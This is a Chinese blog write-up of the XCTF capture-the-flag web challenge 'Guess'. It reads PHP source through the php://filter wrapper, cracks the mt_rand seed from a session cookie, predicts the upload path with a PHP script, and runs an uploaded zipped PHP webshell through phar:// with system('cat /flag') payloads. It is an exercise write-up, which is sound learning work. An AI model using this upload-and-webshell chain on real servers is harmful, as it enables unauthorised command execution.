

攻防世界 web高手进阶区 10分题 Guess

原创

[思源湖的鱼](#) 于 2020-11-03 00:00:23 发布 437 收藏 2

分类专栏: [ctf](#) 文章标签: [网络安全](#) [web](#) [攻防世界](#) [ctf](#) [phar伪协议](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/109452502

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言

继续ctf的旅程

开始攻防世界web高手进阶区的10分题

本文是Guess的writeup

解题过程

进入界面

please upload an IMAGE file (gif|jpg|jpeg|png)

Select an image!

BROWSE

Upload Image

https://blog.csdn.net/weixin_44604541

源码没东西

御剑结果

http://220.249.52.133:45699/index.html	200
http://220.249.52.133:45699/index.php	200
http://220.249.52.133:45699/index.php?chemin=.%2f.%2f.%2f.%2f.%2f%2fetc	200
http://220.249.52.133:45699/upload.php	200
http://220.249.52.133:45699/upload.php?action=upfile	200
http://220.249.52.133:45699/index.php?option=com_user&view=reset&layout=confirm	200
http://220.249.52.133:45699/index.php?s=admin-login	200
http://220.249.52.133:45699/index.php.	200
http://220.249.52.133:45699/index.php?	200
http://220.249.52.133:45699/index.php?pymembs=admin	200
http://220.249.52.133:45699/8010/Guide/../../../../../../../../	200
http://220.249.52.133:45699/cgi-bin/ssi/../../../../../../../../	200
http://220.249.52.133:45699/index.php%2e	200
http://220.249.52.133:45699/index.php?chemin=.%2f.%2f.%2f.	200
http://220.249.52.133:45699/index.php?option=com_user&view=res	200
http://220.249.52.133:45699/index.php?pymembs=admin	200
http://220.249.52.133:45699/?_asp	200

https://blog.csdn.net/weixin_44604541


没发现

那就上传试试

发现确实只能传图片

且大小不能大于200KB


猜测跟图片马有关



然后看url有个 `?page=upload`

尝试用伪协议读取源码试试

`?page=php://filter/convert.base64-encode/resource=upload`



得到base64编码的源码


```

}
session_start();

$reg='/gif|jpg|jpeg|png/';
if (isset($_POST['submit'])) {

    $seed = rand(0,999999999);
    mt_srand($seed);
    $ss = mt_rand();
    $hash = md5(session_id() . $ss);
    setcookie('SESSI0N', $hash, time() + 3600);

    if ($_FILES["file"]["error"] > 0) {
        show_error_message("Upload ERROR. Return Code: " . $_FILES["file-upload-field"]["error"]);
    }
    $check2 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
        || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
        || ($_FILES["file-upload-field"]["type"] == "image/png"))
        && ($_FILES["file-upload-field"]["size"] < 204800));
    $check3=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));

    if ($check3) show_error_message("Nope!");
    if ($check2) {
        $filename = './uP104Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];
        if (move_uploaded_file($_FILES['file-upload-field']['tmp_name'], $filename)) {
            show_message("Upload successfully. File type:" . $_FILES["file-upload-field"]["type"]);
        } else show_error_message("Something wrong with the upload...");
    } else {
        show_error_message("only allow gif/jpeg/png files smaller than 200kb!");
    }
}
?>

```

简单分析

- 路径 `$filename = './uP104Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];`
- 严格白名单过滤
- `random_str` 用了 `mt_rand`，这是一个伪随机数，[PHP mt_rand安全杂谈及应用场景详解](#)
- cookie里的session也是 `mt_rand` 得到，这样我们可以爆破得到种子

那思路就有了


- 上传图片马
- 通过session逆向得到随机种子
- 通过随机种子得到图片马的路径
- 通过图片马获取flag

这里因为一些事情出去了趟

回来重新开了个容器

所以ip变了一个

制作图片马



压缩为zip

修改为jpg

horse.jpg	2020/11/2 22:09	JPG 文件
horse.php	2020/11/2 22:09	PHP 文件

上传并抓包

```
Request
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /?page=upload HTTP/1.1
2 Host: 220.249.52.133:57930
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----8553721819604
8 Content-Length: 488
9 Connection: close
10 Referer: http://220.249.52.133:57930/
11 Cookie: PHPSESSID=
12 Upgrade-Insecure-Requests: 1
13 -----8553721819604
14 Content-Disposition: form-data; name="file-upload-field"; filename="
  horse.jpg"
15 Content-Type: image/jpeg
16 PK$#bQuTQb horse.phpS±/È(PpH-KiNPOwwONiMOÓ° PK$#bQuTQb $ horse.php
  QjK»!±OQjK»!±Oú□□ ±ÖPK[D
17 -----8553721819604
18 Content-Disposition: form-data; name="submit"
19 Upload Image
20 -----8553721819604--

Response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Server: nginx/1.4.6 (Ubuntu)
3 Date: Mon, 02 Nov 2020 14:11:18 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/5.5.9-1ubuntu4.26
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
  pre-check=0
9 Pragma: no-cache
10 Set-Cookie: SESSION=32f1dbd6fab9d7ceb8ba1d52fc57b644; expires=
  2020-11-02 14:11:18 GMT; path=/; domain=; httpOnly=
11 Content-Length: 1230
12
13 <!DOCTYPE html>
14 <html>
15 <head>
16 <meta charset="UTF-8">
17 <title>
  Upload
</title>
18 <link rel="stylesheet" href="http://fortawesome.github.io
  font-awesome/css/font-awesome.min.css">
19 <link rel="stylesheet" href="CSS/upload.css">
20
21 </head>
22
23 <body>
24 <div class="msg info" id="message">
  <i class="fa fa-info-circle">
25 </i>
  please upload an IMAGE file (gif|jpg|jpeg|png)
</div>
</body>
</html>
```

把sessionid清了

这样得到的session就是随机数的md5

32f1dbd6fab9d7ceb8ba1d52fc57b644

解密

输入让你无语的MD5

32f1dbd6fab9d7ceb8ba1d52fc57b644

解密

md5

1304919957

https://blog.csdn.net/welxin_44604541

得到随机数

1304919957

然后用php_mt_seed爆破种子

```
cy@kali:~/php_mt_seed$ ./php_mt_seed 1304919957
Found 0, trying 671088640 - 704643071, speed 2748898 seeds per second
seed = 674700299
Found 1, trying 1174405120 - 1207959551, speed 2712314 seeds per second
```

有了种子

就可以用脚本获取文件路径

```
<?php
//
$arr = array(674700299);
foreach($arr as $a) {
    mt_srand($a);
    $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
                "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
                "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
                "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
                "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
    $str = '';
    $ss = mt_rand();
    for ($i = 1; $i <= 32; ++$i) {
        $ch = mt_rand(0, count($set) - 1);
        $str .= $set[$ch];
    }

    echo "http://220.249.52.133:41672/uP104Ds/" . $str . "_horse.jpg" . "\n\r";
}
?>
```


```
1 k?php
2 //
3 $arr = array(674700299);
4 foreach($arr as $a) {
5     mt_srand($a);
6     $set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
7                 "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
8                 "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
9                 "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
10                "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
11     $str = '';
12     $ss = mt_rand(); // 这一步必须加上, 否则与服务器的随机值对应不上
13     for ($i = 1; $i <= 32; ++$i) {
14         $ch = mt_rand(0, count($set) - 1);
15         $str .= $set[$ch];
16     }
17
18     echo 'http://220.249.52.133:41672/uP104Ds/' . $str . '_horse.jpg' . "\n\r";
19 }
20 }
21 ?>
```

run (ctrl+x) 输入 Copy 分享当前代码 意见反馈

文本方式显示 html方式显示

http://220.249.52.133:41672/uP104Ds/975SWEPDL6FgFuuJWEkVu6PivjRtkvDy_horse.jpg
https://blog.csdn.net/weixin_44604541

访问下试试



成功


然后就可以用phar伪协议

使用上传的图片马

Phar的一些利用姿势

payload

```
?page=phar:///uP104Ds/975SWEPDL6FgFuuJWEkVu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('ls');
```



读取flag

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('cat ./flag-Edi98vJF8hnlp.txt');

please upload an IMAGE file (gif|jpg|jpeg|png)

xcvf{3fbbe15371c9cd42ec1a698d7660849a} xctf{3fbbe15371c9cd42ec1a698d7660849a}

得到flag

.....

提交发现是假的
草了!

尝试修改下

220.249.52.133:57930/?page=phar://uP1O4Ds/975SWEPL6FgFuuJWEkvu6PivjRtkvDy_horse.jpg/horse&cmd=echo system('cat /flag');

please upload an IMAGE file (gif|jpg|jpeg|png)

cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9} cyberpeace{c773bfd967d034f8e8b5947fb2e4fec9}

得到flag

.....

结语

知识点

- [php伪协议读取源码](#)
- [php代码审计](#)
- [mt_rand 伪随机数漏洞, php_mt_seed](#)
- [phar伪协议, Phar的一些利用姿势](#)

参考

- [PHP mt_rand安全杂谈及应用场景详解](#)